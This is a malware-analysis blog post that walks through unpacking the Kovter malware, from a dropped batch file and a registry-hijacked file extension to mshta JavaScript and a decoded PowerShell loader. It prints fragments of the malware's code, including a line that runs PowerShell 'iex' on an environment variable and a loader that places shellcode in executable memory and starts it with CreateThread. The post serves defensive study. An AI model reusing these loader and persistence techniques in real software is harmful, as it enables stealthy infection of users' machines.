

# Unpacking Kovter malware

---

[0xchrollo.github.io/articles/unpacking-kovter-malware/](https://0xchrollo.github.io/articles/unpacking-kovter-malware/)

June 17, 2022



## Malware Analysis

June 17, 2022

Sample:


40050153DCEEC2C8FBB1912F8EEABE449D1E265F0C8198008BE8B34E5403E731

### Behaviour analysis

---


this malware uses a highly sophisticated way of unpacking, I'll be demonstrating how to fully unpack it and extract the second stage of it.

let's start by dynamically analysing this sample, fire up ProcMon and execute the sample. after capturing events with ProcMon, save it to a CSV file and load it to ProcDot, it will look like this.



this is a lot of output!, what we need to focus on are the red colored event.

FILE:c:\users\rem\appdata\local\8297\bdf6.batf



we see that it dropped a file to disk.

and also

some weird registry keys created.

let's first start by navigating to that dropped file's directory.

« (C:) > Users > REM > AppData > Local > 8297

Name	Date modified	Type	Size
bdf6.bat	6/17/2022 8:48 PM	Windows Batch File	1 KB
d031.2ed62	6/17/2022 8:48 PM	2ED62 File	31 KB

we see two files one of them is a .bat file and the other has a random extension .2ed62.

note: batch files are scripts that contains multiple commands to be executed by the command line in Windows.


let's view the batch file's contents.

```
bdf6.bat x
1 start "8MnWCTyTi15VFg1Gw8" "%LOCALAPPDATA%\8297\d031.2ed62"
2
```

the start command will open this file **d031.2ed62** but what is the file actually is?. this file is not even an executable, after some time I realised that this is just a dummy file and the actual purpose is not to execute it.


Windows by default when it tries to open any file, it looks for the software that can run the file in the registry, what we can do now is to open the registry and look for the software or command that executes **.2ed62** extensions.

you can find a list of extensions under HKEY\_CURRENT\_USER\Software\Classes




we found the extension but what is the value 0346?, it is supposed to hold the name of the software that will open it.

this 0346 is just there for obfuscation purpose and it acts like a pointer (means that you can find it in the list of extensions).



going down the list of extensions we can see our pointer and it points to mshta.exe followed by a JavaScript code to execute.

double click on the name and extract the whole command.



What pops up into our eyes immediately is the registry key HKCU\software\gxyhwinsg\zbrqoytjz. it reads the contents and store it in **V0ZOG** variable, then calls eval function which will execute the script (it needs to be a JS script). So let's

examine what's in that key.

Name	Type	Data
(Default)	REG_SZ	(value not set)
cjrvovth	REG_SZ	Æ£Q.èò´Ô,ùáíΠoR-k8t.´%‰œÉs<Á--ΠáEzBDÚí»Π
edopwn	REG_SZ	IW4W3JVtAleqxbJIPX8vFjk=
fpkucmrb	REG_SZ	JjsWi5dqA9Qs2g==
wdahd	REG_SZ	JT4SjZfV8AzqFgUvIv7HOnM2kxrKAQ=
xdzmsoklx	REG_SZ	dzFBicc/AP5wEI5Kpv8btvaO3vIV2Gv2GoGMEzA6S
zbrqoytjz	REG_SZ	fMqZ80GqrSxkbMGTVUkMJsUk="iqSnUkJTJWJYsya

This time if we tried to just double-click it, it won't work because of the length.

We can use reg\_export command line tool instead.

command:

```
reg_export HKEY_CURRENT_USER\Software\gxyhwinsg zbrqoytjz dumped_scp.js
```

```
1 fMqZ80GqrSxkbMGTVUkMJsUk="iqSnUkJTJWJYsyaEjki6KJfbCoCw9Ben5axGecZcDt19N";BPiQkDTbScRg4uWeoVt="rTIYkL9yfnzqhfX7";ZULQFLwdqOrOhml4kec="TIGGMZS6Lr18NUVFK94VD68WhK2AHdsuP2puKIdo";t8ma="0E3D291D2B33363D1C004103027121092C240029526B3A3A066346653708375B3628770811291F0A3D2C1D7C3B38382924261F1F36590E206B430B4C581B1D5F04382D350B0763071123122A35103F251530506363210323703E65022B7B1C264B135F3F295947630D740908195E271C2E25132F4E0E092B5B16273A2C406B246B43174D422017073D05013B344C1711312121065E573382C365531503221323F3B38591B21613F043E423216125D2C27787227642D07755D0E231E011139393COA2E68170F34033F340857533D1F64225365100E5A64186A292F720D223D132C105E0D5201412A04632B1A257D0D4A0A075B3036265D160150183215052B33280B2F3E423506674B340131124B17291E153540640F05661F0D0228150E1B3C130900585314202076460F760733312A34706A241021351E551B4C0C122E7B612C6324183856410128016013444E1E2233C2D0B730C0F281F080A780610076D3E2C310A0A5C23371F10125B2932151903255D321442162A263609162C7B232D493F5B170C2E63361F752D7C720C130E0E0F3B31051678001D2B391D0A6C100102362A026412110372551D3D356E2A351D15513113242C0F3211262260445B3F222A3C5A1D7D05026133053E0E0D5E1920460B14640624201514267E2C150C2E19283B2B0B0D0D1E7F49460E463A2C4E3D013133C36597859687758454E445547E6481F2445100300133D795F657D7E53702303680F0446750850352826E03B180407323802526F0D3A0D1E3034C771E211D08591061E1D113C7277258261D2B280604061B115F65231FE551C0A16657B78476B37340254104277B2333C2C4861690B3F062F12431325151529330709316379790A0E00314A72573C06412207293E4A6D131B37310D1B17285F4D0101022C74180A007166021B3B24390F19567F66111520D255E200623252039281E0C1C200D061E2C5F270D37083A23254F20645D220F063445A240106053335690C320735003C4415030F73021E2357153E33281F230E30631D5322512A78660F0724193325203B24053526300E0419010C391E0541001A7814007264311E731218246B0E0631236032383D220631200106370670491B560D67013C1B183406671D7D03510666641B06220606093B01560A1C0D34122E372F1A360111543A23040B3304070203658161A1D01305A331D31160A5A2D0501302B050F2B060132337735065E1B78342F67157F1633326B0D1B02222C653E060F2401061D022D2F680505340A280F1D1C2612066D5A24345B3C172308527D1A320B720B2E353601202B0037066000293331032270B08355A0019570254057E3F397725191A123900535D040C4F0E140D051B203211540320250D3E60607D3758161A260E2C743347172B0A3E29060024201C392C604A35307E3B30021F27332B7325530D2F516B027946142C060601103007320C1A0C2C0F6A0D543B1A030B01600720376205010E35285A0A19212B315A31193F32151F0F066017203D153E1806223D1B2E4525530D2F516B027946142C060601103007320C1A0C2F335C280E0E2F0815260F020707643C0C58285B1637344632330B2B0B02251F3C4511090E70064F36090D6333062238052F671C5702540D631D25461816611B3A67571B0C03200917090E073F0E7676031A780E075B5E063707025F251E375F1C370B2A313E1B0F3F242C063F0660141832723E0727253A0D3B561861130938783C3E5A1073280300642B1E030320132F1D0504201F0D54001A31143E764A0A375B1E1E166B1A5E33471434393135450747090034197803300C3F30045C2537332F67057A3E5050531D1B431873161107123401340C201414023B02340A280F1D1C26120058463F3607160503080D5D063C353032C294404203F1837197F0C2B22113F30387C21065A08045566331855020703237219042A3B2C3803783416146805060E1C76503B1A1C0B37725E230F601A5B126B0E581C321B7631041B053C0E0E003A70784C1A56153E333C7C1E0D3F6B026C022F51500270460D2A1E0301101E1D3426123E2F685C360E7608381A700D07040271E1A591E5E1E0E575D092C132C2A231243C2F0D1B0F166049233D0D281A3C7C190D30633B540D23126B02785F232F020307100A1B34202C030E57C34333510A00211B063F0D05347206373A0C0960302803D343F7B45553815097504396218191A90215904702071A34122E372F1A360111543A24212906067C3831723C18253352411C31682F0A04311D01307E0A081506122F2D0D630B3C25291E2E4525521D2B1153382D57080202250165345C340C23091A6B2B06F34054C03151B14075C5A1937061E1E231E0E40321E693F242C521D071A151B09060F001C3177390727037C0D3B5D157F131
```

the script we extracted looks very hard to analyse, a good thing to start with is to try searching for any **evals**.

```
WUmaOUldxhQSFE=uMh8vXMBUVORaKbE=0;uMh8vXMBUVORaKbE<ePe10x0.length;uMh8vXMBUVORaKbE++) {SeCeBT6HBVaK+=String.fromCharCode(ePe10x0.substr(uMh8vXMBUVORaKbE,1).charCodeAt()*^WnNjRlCckK9.substr(WUmaOUldxhQSFE,1).charCodeAt());WUmaOUldxhQSFE=(WUmaOUldxhQSFE<WnNjRlCckK9.length-1)?WUmaOUldxhQSFE+1:0;}vYjYCY1rdCRERbvz4Ystxi="kuXlFHeIWk7094zgg8HtQawMcs2T04iROtM";EvBmQfxfnGldU0rYBis="8jw2ymh5my8BpzEzjFCxlpfpQNDWtnt5Elxnrglon";KYtEyTH6kylXWtqMnLEldYZ="3eg4MdhepPefGSu0BCWUnLcuG1H";eval(SeCeBT6HBVaK);xBxA8wFvIwPwzaefFWVYUrx="BnSLMHOHaXmfnxq2OIC5qlPCES9cYsnkeArdnUhrGZ";QgTCRMcbdk2aAzAcdr9Rg="6WEiLMGCzjPKiJoRcymymf6FM47J";sZxkHAWRuG13p8n20icWzPhS="QPwhRioSU0ns30yYbuWtwIsloeMYqhj03smNX";Zf88KXPwwVMKsWulXzlmA="70A9tiFRz1I2or7NdpJen";uFUMZ6VTLxGJMA8nBjc="11hErBaKzBjQecMyRltnrtEah4Ej1";rfqGjDK6dzOyWQsntaZlQI="bUaivAp2EtaZcmWIJXNVrcExhcCCF7jP";NUB
```

and indeed near the end of the code we can see an eval, why is this important?



as well as the fact that we have alot of numeric data stored which can be another form of JS scripts that is being decoded and executed.

eval is the function that will execute any JS script, so rather than spending time analysing the code (which will be a big pain), we can simply reach the point that it calls eval (obviously after decoding the payload) and just examine what is passed to eval.

how can we do that?

One of the quick ways is to patch eval and make it print the code to us. append this code to the top of the script:

```
oe = eval
eval = function(i){
  WScript.Echo(i);
  oe(i);
}
```

run the script with wscript.exe.




we got what it seems to be some base64 encoded data, let's copy and decode it.

note: you can't copy directly from windows script host, so a good way to get this string is to open:

# Process Hacker

wscript.exe Process [go to strings].


find the encoded string and extract it.



after extracting the script, we open and see a reference to powershell.exe at the end of the script.

```
31leG100w0KI25jYVW1aXANCiN0cnhhcHBlb2dmYmdmZWVsdnh2ZnJwdXdzd3p0aA0K' ))";qhi93l=AR5.Run("C:\\WINDOWS\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe iex $env:zcjeat",0,1);}catch(e){}close();
```

that means after decoding the base64 data we'll find a powershell script.




```
1 #ziqyfhk
2 sleep(15);try{
3 #gwxqwwp
4 function gdelegate{
5 #qxyw
6 Param ([Parameter(Position=0,Mandatory=$True)] [Type[]] $Parameters,
7 [Parameter(Position=1)] [Type] $ReturnType=[Void]);
8 #mxejyru
9 $TypeBuilder=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
10 System.Reflection.AssemblyName("ReflectedDelegate")), -
11 [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule("InMemoryModu
12 $false).DefineType("XXX","Class,Public,Sealed,AnsiClass,AutoClass",
13 [System.MulticastDelegate]);
14 #vkpsad
15 $TypeBuilder.DefineConstructor("RTSpecialName,HideBySig,Public",
16 [System.Reflection.CallingConventions]::Standard,
17 $Parameters).SetImplementationFlags("Runtime,Managed");
18 #ahjkybd
19 $TypeBuilder.DefineMethod("Invoke","Public,HideBySig,NewSlot,Virtual",$ReturnType,
20 $Parameters).SetImplementationFlags("Runtime,Managed");
21 #yuulrmzpq
22 return $TypeBuilder.CreateType();}
23 #twedv
24 function gproc{
25 #vhbiqbxrka
26 Param ([Parameter(Position=0,Mandatory=$True)] [String] $Module,
27 [Parameter(Position=1,Mandatory=$True)] [String] $Procedure);
28 #ykdtuo
29 $SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()|Where-
30 Object{$_ .GlobalAssemblyCache -And $_.Location.Split("\")[-1].Equals("System.dll")};
31 #dnbdhyy
32 $UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
33 #yuleusmjv
34 return
35 $UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.Interc
```

and yes, it is a powershell script, let's move on to our windows machine and analyse it.

there is a great tool called powershell\_ise to debug powershell scripts, let's use it to open our script.

opening the script in powershell\_ise we can see a variable called **sc32** at line 26 that holds a set of hex values.



```
20 $SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_ .GlobalAssemblyCache -And $_.Location.Split("\")[-1].Equ
21 #dnbdhyy
22 $UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
23 #yuleusmjv
24 return $UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualAlloc),(gdelegate @([IntPtr
25 #oucdkxyymd
26 [Byte[]] $sc32 = 0x55, 0x8B, 0xEC, 0x81, 0xC4, 0x00, 0xFA, 0xFF, 0xFF, 0x53, 0x56, <#mgq#>0x57, 0x53, 0x56, 0x57, 0xFC, 0x31, 0xD2, 0x64, 0x8B, 0x52, 0
27 #u1bkty
28 $pr=[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualAlloc),(gdelegate @([IntPtr
29 #ljkvcyi
30 if($pr -ne 0){$memset=[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc msvcrt.dll memset),(gdelegat
31 #jtvzetm
32 for($i=0;$i -le ($sc32.Length-1);$i++){$memset.Invoke($pr+$i, $sc32[$i], 1)};
33 #qimx
34 ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread),(gdelegate @([IntPtr], [
35 #mgujhdqtk
```



and at line 28 we see a VirtualAlloc invoked to allocate the length of **sc32** with **0x40** (READ\_WRITE\_EXECUTE).

```
powershell_scr.ps1 X
26 57,0xFC,0x31,0xD2,0x64,0x8B,0x52,0x30,0x8B,0x52,0x0C,0x8B,0x52,0x14,0x8B,0x72,0x28,0x6A,0x18,0x59,0x31,0xFF,0x31,0xC0,
27
28 VirtualAlloc)(gdelegat @([IntPtr],[UInt32],[UInt32],[UInt32]) ([UInt32])) Invoke(0 $sc32.Length,0x3000,0x40);
29
```

and if we take a look at line 32 and 34 we see that it copies the bytes from **sc32** to some memory pointer then calls CreateThread to execute that region of memory.

```
31 #jtvzyetm
32 for ($i=0;$i -le ($sc32.Length-1);$i++) {$memset.Invoke(($pr+$i), $sc32[$i], 1)};
33
34 CreateThread)(gdelegat @([IntPtr],[UInt32],[UInt32],[UInt32],[UInt32],[IntPtr]) ([IntPtr])) Invoke(0,0,$pr,$pr
35
```

So, what we can conclude from this basic analysis?

1. this powershell script is just another loading stage to load and execute the shellcode in **sc32** (the name also tells us that this is a shellcode [shellcode32]).

